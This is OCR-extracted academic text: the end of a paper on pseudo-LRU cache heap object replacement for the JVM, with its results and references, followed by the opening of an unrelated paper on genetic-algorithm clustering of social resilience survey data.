


Fig. 5. Tree based cache heap object replacement

The above given Fig. 5 also highlights how cache heap line referenced objects are replaced or reallocated in cycle 3 and 4 based on the valid flag bits initiated by the tree based pseudo least recently used algorithm.

B. MRU bits based Cache Heap Object Replacement

The proposed system also incorporates another concept which is based on pseudo least recently used policy in turn based on most recently used cache heap reference bits for Java's object allocation. The concept is namely denoted as LRUm. In this case, each of the cache heap blocks is assigned with an MRU bit which is referenced with a tag table. The tag table usually maintains and updates the flag values i.e., from 0 to 1 or from 1 to 0. If the MRU flag value is set to 1, it indicates that a cache hit occurred in the cache heap block. It also represents that the cache block is most recently used. The cache controller is configured in a way that when it examines the MRU flag bits which indicate '0', it replaces the cache heap line address and sets the flag value as 1. MRU flag bit set to '1' for each cache object reference line indicates that it is most recently used. An example of this concept is illustrated in the Fig. 6.




Fig. 6. JVM's cache heap object replacement based on MRU

The implementation process sometimes incurs a problem, if the MRU flag bits for all cache memory are set to 1 which usually depicts a deadlock situation on unavailability of all cache heap address lines. Therefore, to overcome this uncertain and problematic situation, a principle has been introduced. It says that all the MRU flag bits in the set should be cleared except the MRU flag bit which is being accessed simultaneously with a current program execution. The above-stated deadlock situation also may arise during any potential overflow situation.




Fig. 7. Flow diagram of the proposed system

Fig. 7 represents a tentative flow chart of the proposed P-LRU based optimal cache heap object replacement policy. The asymptotic analysis of the proposed model evaluation depicts the complexity comparison of the above mentioned two different algorithms. The replacement heuristics also state that MRU based replacement updates the MRU flag bit(s) on cache hit and cache miss whereas Tree based replacement strategy updates the tree bit(s) during cache hit or cache miss.

V. Experimental Analysis

This section represents the experimental analysis carried out considering the cache miss rates and performance improvement (speed up) for a CMP architecture. It shows that the proposed model reduces the L2 cache miss rate very effectively as compared to the conventional LRU, OPT, FIFO, and random algorithms for cache replacement. The performance metric associated with different cache configuration is highlighted in Table II.

TABLE II. UNITS FOR MAGNETIC PROPERTIES

CONFIGURATION	MINIMUM	AVERAGE	MAXIMUM
256KB, 4-way	0%	4%	10%
512KB, 4-way	0%	15%	85%
1MB, 4-way	-3%	8%	48%
2MB, 4-way	-3%	19%	195%




Fig. 8. Performance analysis of different cache configurations

Fig. 8 shows the performance analysis of different cache models which shows that the proposed JVM heap L2 cache achieves 33% performance improvement rate (Speed up) during garbage collector's object fetching and replacement phase. The proposed system has been evaluated using SPEC CPU2000 benchmarks [30][31]. It uses a uniprocessor architecture which speeds up the JVM L2 cache performance up to 33%. Another performance parameter which is taken into consideration is L2 cache miss rates. Fig. 9 shows the results obtained from the L2 cache miss rates. To further estimate the L2 cache misses for JVM, the correlation between blocks evicted by the OPT and LRU replacement mechanisms are thoroughly studied.




Fig. 9. L2 cache misses

The asymptotic analysis shows that our proposed algorithm achieves Θ(D^2/B) cache misses for loading the D^2 object into B bytes cache heap. The upper bound asymptote conveys that the proposed algorithm achieves very less L2 cache miss rates as well as high performance ratio in comparison to the conventional methods i.e. FIFO L2, OPT L2 and Random Replacement Policy. Fig. 9 also highlights the cache miss rates for different cache configurations.




Fig. 10. L2 cache miss rate Vs Iteration

A performance evaluation in between FIFO L2 Cache and proposed JVM L2 has been carried out by obtaining the simulation results explicitly during processing of each and every instruction considering a constant rate of task arrival (depicted in Fig. 10). It shows that the proposed algorithm achieves very less cache miss rate while increasing the iteration as compared to FIFO L2 conventional cache replacement algorithm. Therefore, the simulation results in display of the interface design considering all the parameters also exhibit that the proposed algorithm executes jobs very faster and achieves very less amount of cache miss rate, which is considered as the significant contribution of the proposed study.




Fig. 11. Evaluation of processing time (s)

The graph in Fig. 11 represents the values (i.e. processing/computation time in seconds) obtained after processing the proposed cache heap object replacement policy in an experimental and iterative test-bed configuration. The above highlighted comparative study shows that our proposed algorithm achieves very less processing time as compared to the conventional mechanisms (OPT-L2 and FIFO-L2 Cache) during cache heap object replacement. In other words, it is computationally very much efficient and optimal in between both upper and lower time bound.

VI. Conclusion

The proposed study developed a Pseudo LRU based optimal cache object replacement policy to enhance the performance of Java's garbage collector and the cache scheduler. It incorporates two different types of page replacement policies i.e., Tree based Cache heap Object Replacement and MRU bits based Cache heap object replacement policies which improve the performance of the computation and execution of instructions on very less cache miss rates. The proposed algorithm has been configured with JVM's intermediate levels to enable the garbage collector during the instruction fetching and executing time. A significant theoretical analysis of the conventional memory management is highlighted in section III that depicts how an efficient cache replacement algorithm can be designed from efficient asymptotic aspects. The performance evaluation of the proposed system ensures its effectiveness in future research direction of cache memory design and development.

References

[1] R. F. Olanrewaju, A. Baba, B. U. I. Khan, M. Yacoob and A. W. Azman, "An Efficient Cache Replacement Algorithm for Minimizing the Error Rate in L2-STT-MRAM Caches," presented at Fourth International Conference on Parallel, Distributed and Grid Computing(PDGC), 2016

[2] M. Kharbutli and R. Sheikh, "LACS: A Locality-Aware Cost-Sensitive Cache Replacement Algorithm", *IEEE Transactions on Computers*, vol. 63, no. 8, pp. 1975-1987, 2014.

[3] Z. Wang, K. S. McKinley, A. L. Rosenberg and C. C. Weems, "Using the compiler to improve cache replacement decisions," in *Parallel Architectures and Compilation Techniques, 2002. Proceedings. 2002 International Conference on*, Charlottesville, Virginia, 2002, pp. 199-208.

[4] S. Kumar and P.K. Singh, “An overview of modern cache memory and performance analysis of replacement policies,” in *Engineering and Technology (ICETECH), IEEE International Conference on*, 2016, pp. 210-214.

[5] C. C. Kavar and S. S. Parmar, “Improve the performance of LRU page replacement algorithm using augmentation of data structure,” in *Computing, Communications and Networking Technologies (ICCCNT), Fourth International Conference on*, Tiruchengode, 2013, pp. 1-5.

[6] R. F. Olanrewaju, A. Baba, B. U. I. Khan, A. W. Azman, and M. Yacoob, “A Study on Performance Evaluation of Conventional Cache Replacement Algorithms: A Review,” presented at Fourth International Conference on Parallel, Distributed and Grid Computing(PDGC), 2016

[7] Y. Xue and Y. Lei, “LRU-MRU with physical address cache replacement algorithm on FPGA application,” in *Computational Science and Engineering (CSE), 2014 IEEE 17th International Conference on*, Chengdu, 2014, pp. 1302-1307.

[8] S. Ding, S. Lui and Y. Li, “Shared-cache simulation for multi-core system with LRU2-MRU collaborative cache replacement algorithm,” in *Software Engineering, Artificial Intelligence, Networking and Parallel & Distributed Computing (SNPD), 2012 13th ACIS International Conference on*, Kyoto, 2012, pp. 127-131.

[9] A. Valero, J. Sahuquillo, S. Petit, P. Lopez and J. Duato, “MRU-tour-based replacement algorithms for last-level caches,” in *Computer Architecture and High Performance Computing (SBAC-PAD), 23rd International Symposium* on Vitoria, Espirito Santo, 2011, pp. 112-119.

[10] J. Jeong, P. Stenstrom, and M. Dubois, “Simple penalty-sensitive cache replacement policies,” *Journal of Instruction-Level Parallelism*, vol. 10, pp. 1-24, 2008.

[11] J. Xu, Q. Hu, W. C. Lee, and D. L. Lee, “Performance Evaluation of an Optimal Cache Replacement Policy for Wireless Data Dissemination,” *IEEE Transactions on Knowledge and Data Engineering*, vol. 16, no. 4, pp. 125-139, 2004.

[12] K. Li, H. Shen, K. Tajima and L. Huang, “An effective cache replacement algorithm in transcoding-enabled proxies,” *The Journal of Supercomputing*, vol.35, no. 2, pp.165-184, 2006.

[13] L. Zhan-sheng, L. Da-wei, and B. Hui-juan, **“**CRFP: A Novel Adaptive Replacement Policy Combined the LRU and LFU Policies,” in *Computer and Information Technology Workshops, IEEE 8th International Conference on,* 2008, pp. 72-79.

[14] R. Sheikh and M. Kharbutli, “Improving cache performance by combining cost-sensitivity and locality principles in cache replacement algorithms,” in *Computer Design (ICCD), 2010 IEEE International Conference on*, 2010, pp. 76-83.

[15] A. Arunkumar and C. J. Wu, “ReMAP: Reuse and Memory Access Cost Aware Eviction Policy for Last Level Cache Management,” in *Computer Design (ICCD), 2014 32nd IEEE International Conference on*, 2014, pp. 110-117.

[16] K. M. AnandKumar, A. S., D. Ganesh, and M S. Christy, “A Hybrid Cache Replacement Policy for Heterogeneous Multi-Cores,” in *Advances in Computing, Communications and Informatics (ICACCI), 2014 International Conference on*, 2014, pp. 594-599.

[17] X. Sun and Z. Wang, “An optimized cache replacement algorithm for information-centric networks”, in *Smart City/SocialCom/SustainCom (SmartCity), 2015 IEEE International Conference on*, 2015, pp. 683-688.

[18] F. Ye, J. Chen, X. Fang, J. Li and D. Feng, “A regional popularity-aware cache replacement algorithm to improve the performance and lifetime of SSD-based disk cache,” in *Networking, Architecture and Storage (NAS), 2015 IEEE International Conference on*, 2015, pp. 45-53.

[19] A.S. Ramasamy and P. Karantharaj, “RFFE: A buffer cache management algorithm for flash-memory-based SSD to improve write performance,” *Canadian Journal of Electrical and Computer Engineering*, vol. 38, no. 3, pp. 219-231, 2015.

[20] H. Li, S. Guo, C. Wu, and J. Li, “FDRC: Flow-Driven Rule Caching Optimization InSoftware Defined Networking”, *IEEE ICC 2015 - Next Generation Networking Symposium*, 2015, pp. 5777-5782.

[21] J-P. Sheu and Y-C. Chuo, “Wildcard rules caching and cache replacement algorithms in software-defined networking,” *IEEE Transactions on Network and Service Management*, vol. 13, no. 1, pp.19-29, 2016.

[22] A. Monazzah, H. Farbeh and S. Miremadi, “LER: Least error rate replacement algorithm for emerging STT-RAM caches,” IEEE *Transactions on Device and Materials Reliability*, vol. 16, no. 2, pp. 220-226, 2016.

[23] X. Sun and Z. Wang, “Optimized cache replacement scheme for video on demand service,” in *Dependable, Autonomic and Secure Computing, 2013 IEEE 11th International Conference on*, 2013, pp. 192-199.

[24] R. Hemani, S. Banerjee, and A. Guha, “On the Applicability of Simple Cache Models for Modern Processors,” in *2016 2nd International Conference on Green High Performance Computing (ICGHPC)*, 2016.

[25] M. Frigo, C. Leiserson, H. Prokop and S. Ramachandran, “Cache-Oblivious Algorithms,” *ACM Transactions on Algorithms*, vol. 8, no. 1, pp. 1-22, 2012.

[26] E. Peserico, “Paging with dynamic memory capacity,” *arXiv preprint arXiv:1304.6007*, 2013.

[27] E. Demaine, "Cache-oblivious priority queue and graph algorithm applications", MIT Laboratory for Computer Science, 200 Technology Square, Cambridge, MA 02139, USA, 2002.

[28] K. Kamil, M. Moreto, F. J. Cazorla, and M Valero, “Adapting cache partitioning algorithms to pseudo-lru replacement policies,” in *Parallel & Distributed Processing (IPDPS), 2010 IEEE International Symposium on*, IEEE, 2010, pp. 1-12.

[29] X. Gu and C. Ding, “On the theory and potential of LRU-MRU collaborative cache management,” In *ACM SIGPLAN Notices*, vol. 46, no. 11, pp. 43-54. ACM, 2011.

[30] S. Sair. and M. Chamey, “Memory behavior of the SPEC2000 benchmark suite,” IBM Thomas J. Waston Research Center Technical Report RC-21852, 2000.

[31] M. Qureshi, A. Jaleel, Y. Patt, S. Steely and J. Emer, “Adaptive insertion policies for high performance caching”, *ACM SIGARCH Computer Architecture News*, vol. 35, no. 2, p. 381, 2007.

Evolutionary Method of Population Classification According to Level of Social Resilience

Coulibaly Kpinna Tiekoura
Research Laboratory in Computer Science and
Telecommunications (LARIT)
National Polytechnic Institute Houphoüet Boigny (INPHB)
Abidjan, Ivory Coast

Brou Konan Marcellin
National Polytechnic Institute
Yamoussoukro,
Ivory Coast

Babri Michel
National Polytechnic Institute
Abidjan, Ivory Coast

Souleymane Oumtanaga
National Polytechnic Institute
Abidjan, Ivory Coast

***Abstract*—Following the many natural disasters and global socio-economic upheavals of the 21st century, the concept of resilience is increasingly the subject of much research aimed at finding appropriate responses to these traumas. However, most existing work on resilience is limited to a broad cross-disciplinary panel of non-operational theoretical approaches. Thus, the study of the processes of social resilience is confronted with difficulties of modeling and a lack of appropriate analysis tools. However, the existing stratification methods are too general to take into account the specificities of the resilience and are difficult to use for non-specialists in modeling. In addition, most traditional methods of partition research have limitations including their inability to effectively exploit the research space. In this paper, we propose a classification algorithm based on the technique of genetic algorithms and adapted to the context of social resilience. Our objective function, after penalization by two criteria, allows to explore widely the space of research for solutions while favoring classes quite homogeneous and well separated between them.**

***Keywords*—genetic algorithm; Unsupervised classification; social resilience; Partitioning method**

I. Introduction

Resilience is a polysemic concept that is studied in several fields including sociology, ecology, economics, computer science and psychology. Resulting from the physics of materials where it designates the ability of a system to resume its initial equilibrium after a deformation, resilience is the segment of many researches these days. However, analysis of the literature in this area reveals a lack of operational approaches. This paper is a contribution to the process of operationalizing the concept of social resilience that is defined by the French ethologist Boris Cyrulnik as the ability of a person, a social group or an environment to overcome suffering or trauma [1].

One of the fundamental principles of clustering is to ensure the partitioning of a set of objects so that the elements of the same group are as similar as possible and that the various groups are distinct among themselves. There are several families of classification methods, the most widely used of which are hierarchical classification methods and partitioning methods. These methods, however, present a certain number of not inconsiderable drawbacks. In effect, hierarchical or agglomerative methods are limited to small sets of sizes due to the fact that they store in memory a dissimilarity matrix whose size is quadratic as a function of the number of vertices. As for partition-based classification methods, in addition to generating sub-optimal results dependent on the initial partition, they exploit only a small part of the solution search space. This calls for the need to develop other methods offering more possibilities for exploring this research space. The genetic algorithms developed by John Holland [2] respond to this concern. Indeed, these algorithms, inspired by the principles of the neo-Darwinian natural evolution are known for their effectiveness in exploring quite large and complex research spaces. They generally allow to generate good solutions following the application of a cycle of operations (selection, crossing, mutation). One of the interests of our proposal is its ability to identify different dominant characteristic groups in a given population. It thus adapts well to the context of social resilience [3] especially in the study of social stratification within a population victim of a traumatic shock. In other words, an application of this situation could be the identification of the social groupings of a population according to the degrees of resilience of the different individuals facing a traumatic shock.

In this paper, after a presentation of the genetic algorithms and some work done, we present our proposition followed by a conclusion.

II. Genetic Algorithms

A. Principle

Genetic algorithms are part of the stochastic optimization algorithms [4][5]. They represent a modeling of natural evolution to solve a research problem. Their goal is to evolve a set of solutions towards an optimal solution. To do so, the algorithm randomly generates a population of individuals (chromosomes) and proceeds by successive iteration to generate new individuals by applying different selection, crossover and mutation operators until reaching a stop criterion. An evaluation function makes it possible to evaluate beforehand each chromosome candidate for the selection. As a result of the evaluation, a sub-population which is victorious of chromosomes is retained for reproduction. The crossover and mutation operations are carried out respectively according to a crossing probability (Pc) and a mutation probability (Pm).

B. Genetic operators

- *The selection operator:* It allows parents to be chosen for reproduction according to an evaluation function called fitness. Generally, for a population of n individuals, n / 2 is selected for reproduction through the crossing step. We distinguish several techniques of selection in the literature of which the most used are the technique of roulette or the "roulette-wheel", the technique of the tournament, the technique of the rank (ranking) and the universal stochastic selection [6][7][8].

- *The crossover operator:* This operator makes it possible to cross the $n/2$ pre-selected parents to generate new children who have characteristics of their parents. It thus complements the population of $n/2$ individuals to n individuals. The crossing is done according to a probability P_c which increases with the number of cross points. Three main crossover operators are distinguished: crossing at one point, crossing at n-points (n ⩾ 2) and uniform crossing.

- *The mutation operator:* This operation consists in modifying, randomly, the value of an allele following a mutation probability P_m , which is generally very low. A too high mutation probability could lead to a suboptimal solution.

III. State of the Art

M. Merzougui et al. [9] propose an improvement of the unsupervised classification algorithm Isodata through its main parameters. Indeed, because the results of "Isodata" are intrinsically linked to a threshold from which a class is divided and another threshold from which two classes are merged, the authors use the genetic algorithms to determine these two optimal thresholds. This has improved the quality of this algorithm. However, other parameters are empirically fixed, such as the bounds of the chromosome membership interval of the initial population. This helps to always influence the results of the algorithm despite some performance.

Stephane Legrand [10] proposes a genetic program to discover subsets of homogeneous and distinct data in a file called "Zoo". Thus, it represents an individual in the form of a tree of logical formulas. Each logical formula consists of a variable number of predicates. It evaluates the individuals from an evaluation function based on a measure of homogeneity (H) and a measure of the separability (S) of the data subsets and equal to: $fitness = H + \mu S$. It applies a coefficient μ to the measurement of separability in order to vary the relative weight of the two measurements. It considers the homogeneity H as the weighted average of the homogeneity of the various subsets and the separability S as the weighted average of the distances between the centroids of the subsets. The convergence of the algorithm is not proved. Moreover, the arbitrary choice of the coefficient μ greatly influences the quality of the results.

Maulik et al. [11] propose a clustering method based on a genetic algorithm in which each element is assigned to the nearest centroid so as to form clusters. Each time, the centroids are recalculated as the average of the elements of the same group and the inverse of the intra-group inertia is then calculated to reduce to a maximization problem. The authors use a representation of the individuals in the form of k tuples and encode the coordinates of the k centroids by real numbers. Initially, they initialize an initial population of P chromosomes randomly. Moreover, the selection technique used is an elitist proportional castor, which allows to retain the best candidate of the previous generation. Unlike the previous algorithm, it converge towards the global optimum. However, it does not solve the question of non-consistent classes (having one element) and separability between classes.

Greene [12] proposes a method that generates hierarchies of partitions. It begins with a top-down method by which the initial population is subdivided into several subpopulations. Evaluation consists in optimizing a function dependent on intra-group and inter-group inertia and on the size of the constituted groups. To limit the influence of initial conditions including the order of insertion of objects in the tree, the author proposes to generate the best possible tree by applying a genetic algorithm. An initial population of trees is generated by choosing a random order of insertion of the objects. The different selection, crossing and mutation operators are applied. The selection is made by the elitist proportional roller technique where the two best solutions are retained after evaluating the quality of each tree. For crossing, it chooses the best branches of the first level of each tree. The algorithm takes into account any objects that are repeated in two classes or missing in the partition. In the first case, the object is maintained in the best class and in the second case, it is simply reinserted. This algorithm unfortunately does not provide information on the optimality of the generated solution.

IV. Our Proposal

A. Motivations

In order to study the processes of social resilience, researchers often use classification methods that are often poorly adapted to this domain because they do not respect certain specificities linked to the concept, particularly its unobservable, temporal and dynamic aspect.

Moreover, the most widely used classification methods present a certain number of notable inconveniences including their inadequacy to large data sets (for hierarchical algorithms) and the very limited exploitation of the solution search space (For partitioning algorithms). All these limitations can contribute to biased results. Thus, we propose to develop a partitioning method hybridized with the technique of genetic algorithms for the classification of data of social resilience. This method, in addition to taking into account the specificities of social resilience, has the ability to explore a large solution-seeking space and can be applied to larger sets of data. In addition, it can be adapted to any field of study. In this paper, the algorithm is applied to a real data set, obtained from a survey of a sample of people in relation to the recent post-electoral crisis in Ivory Coast. The objective is to find the main sociological groupings caused by the trauma of this crisis within the population studied. In a broader case study, the results of our algorithm can be used by the actors to facilitate the making of certain decisions in favor of the resilience of the traumatized individuals.

B. Notation

n : The number of objects to be classified;

T : The time horizon for estimating the resilience of individuals;

Q : The total number of classes;

$\Omega^{t:T}$: Set of objects to be classified according to the information collected over the period from t to T;

$Pop(t)$: Population of individuals (chromosomes) at time t;

ξ_i^t : Estimation of the resilience of the individual at time t. $i \in [1...n]$

C_q : The qth class as $q \in [1...Q]$

P_{cr} : Crossover probability;

P_{mut} : Mutation probability;

n_q : Number of objects in class C_q ;

I_j^t : jth partition of the Set $\Omega^{t:T}$ at time t;

K : Population size (Number of partitions);

M : Maximum number of iteration (generation);

$Matr$: Dissimilarity matrix;

$fit_{init}^t()$: Initial objective function;

$fit_p^t()$: Objective function after penalization;

$fit_p^t(I^t)$: Evaluation value of the individual I^t ;

g_q : Center of gravity of the class C_q;

g : Center of gravity of the whole point cloud;

d : Euclidean distance;

δ^α : Percentage of classes whose numbers are less than 1 (minimum number);

δ^β : Percentage of classes with closely spaced classes;

δ : The overall penalty rates;

A : All classes whose size is less than or equal to 1;

B : All non-homogeneous classes;

$card(A)$: Cardinality of the set A.

C. Representation of Individuals

An individual is a class partition and is a potential solution to the problem. In the context of genetic algorithms, it is represented by a chromosome composed of genes. Each gene represents a class and consists of a sequence of binary digits (0, 1). In this paper, we use a presence / absence coding where the presence of an object in a class is marked by the number 1 and its absence by the number 0.

Example of coding of our chromosome:

Either a given set of 12 traumatized persons each represented by its social resilience value ξ_i^t :

$$\Omega^{t:T} = \left\{\xi_1^t;\xi_2^t;\xi_3^t;\xi_4^t;\xi_5^t;\xi_6^t;\xi_7^t;\xi_8^t;\xi_9^t;\xi_{10}^t;\xi_{11}^t;\xi_{12}^t\right\}$$

A random partitioning of this set made it possible to obtain the following two partitions:

$$I_1^t = \left\{(\xi_1^t;\xi_3^t;\xi_4^t;\xi_6^t;\xi_8^t),(\xi_2^t;\xi_5^t;\xi_9^t;\xi_{12}^t),(\xi_7^t;\xi_{10}^t;\xi_{11}^t)\right\}$$

$$I_2^t = \left\{(\xi_1^t;\xi_5^t;\xi_9^t;\xi_{11}^t),(\xi_2^t;\xi_3^t;\xi_4^t;\xi_6^t;\xi_8^t),(\xi_7^t;\xi_{10}^t;\xi_{12}^t)\right\}$$

The coding of these partitions gives the following chromosomes:

$$I_1^t = \{(101101010000)(010010001001)(000000100110)\}$$

$$I_2^t = \{(100010001010)(011101010000)(000000100101)\}$$

D. Our evaluation function

In order to obtain homogeneous classes, we propose an evaluation function which minimizes the ratio of intra class inertia by total inertia. It is as follows:

$$fit_{init}^t(I_i^t) = \frac{\frac{1}{n}\sum_{q=1}^{Q}\sum_{\xi_i^t \in C_q} d^2(\xi_i^t, g_q)}{\frac{1}{n}\sum_{i=1}^{n} d^2(\xi_i^t, g)}$$

$$fit_{init}^t(I_i^t) = \frac{\sum_{q=1}^{Q}\sum_{\xi_i^t \in C_q} d^2(\xi_i^t, g_q)}{\sum_{i=1}^{n} d^2(\xi_i^t, g)} \qquad (1)$$

Since the classification often leads to empty classes or classes containing a single element, we propose to penalize the above evaluation function by a rate which is the percentage of classes whose numbers are less than or equal to one. Moreover, in order to obtain homogeneous classes well separated from each other, we propose to penalize also the objective function by the percentage of classes whose class centers are relatively close. We obtain the global penalization rate δ such as:

$$\delta = \sum_{j \in \{\alpha, \beta\}} \delta^{j} \qquad (2)$$

$$\delta^{\alpha} = \frac{card(A)}{Q} \qquad (3)$$

$$\delta^{\beta} = \frac{card(B)}{Q(Q-1)/2} \qquad (4)$$

Therefore, the penalized objective function is calculated as follows:

$$fit_{p}^{t}(I_{i}^{t}) = fit_{init}^{t}(I_{i}^{t}) - \delta\, fit_{init}^{t}(I_{i}^{t})$$

$$fit_{p}^{t}(I_{i}^{t}) = (1-\delta)\, fit_{init}^{t}(I_{i}^{t})$$

$$fit_{p}^{t}(I_{i}^{t}) = (1-\delta) \frac{\sum_{q=1}^{Q} \sum_{\xi_i^t \in C_q} d^2(\xi_i^t, g_q)}{\sum_{i=1}^{n} d^2(\xi_i^t, g)} \qquad (5)$$

E. The choice of parameters

- For the selection, we use the roulette method which is similar to a lottery wheel on which each individual is represented by a sector equivalent to his fitness value. At each turn of the wheel, each individual has a probability of being selected proportional to its fitness value :

$$prob(I_i) = fit_i^t(I_i) / \sum_{i=1}^{n} fit_i^t(I_i) \qquad (6)$$

- For the crossing of the individuals, we use the crossing at a point of cut chosen randomly among the $l-1$ possible points (l representing the length of a chromosome). At this level, we choose a crossing probability as advocated by Goldberg [13]. In our case, $P_{cr} = 0,6$
- For the mutation, we opt for a mutation probability inversely proportional to the size of our population, i.e. $P_{mut} = 0,08$.
- As criterion for stopping our algorithm, we retain the maximum number of iterations (or generations) fixed.

F. Proposed Algorithm


```
Algorithm: Significant group identification algorithm (AlgoGene)

    INPUT: dissimilarity matrix ( $Matr$ ),
           Maximum number of classes (Q),
           Population size (K)
           Maximum number of generations (J)
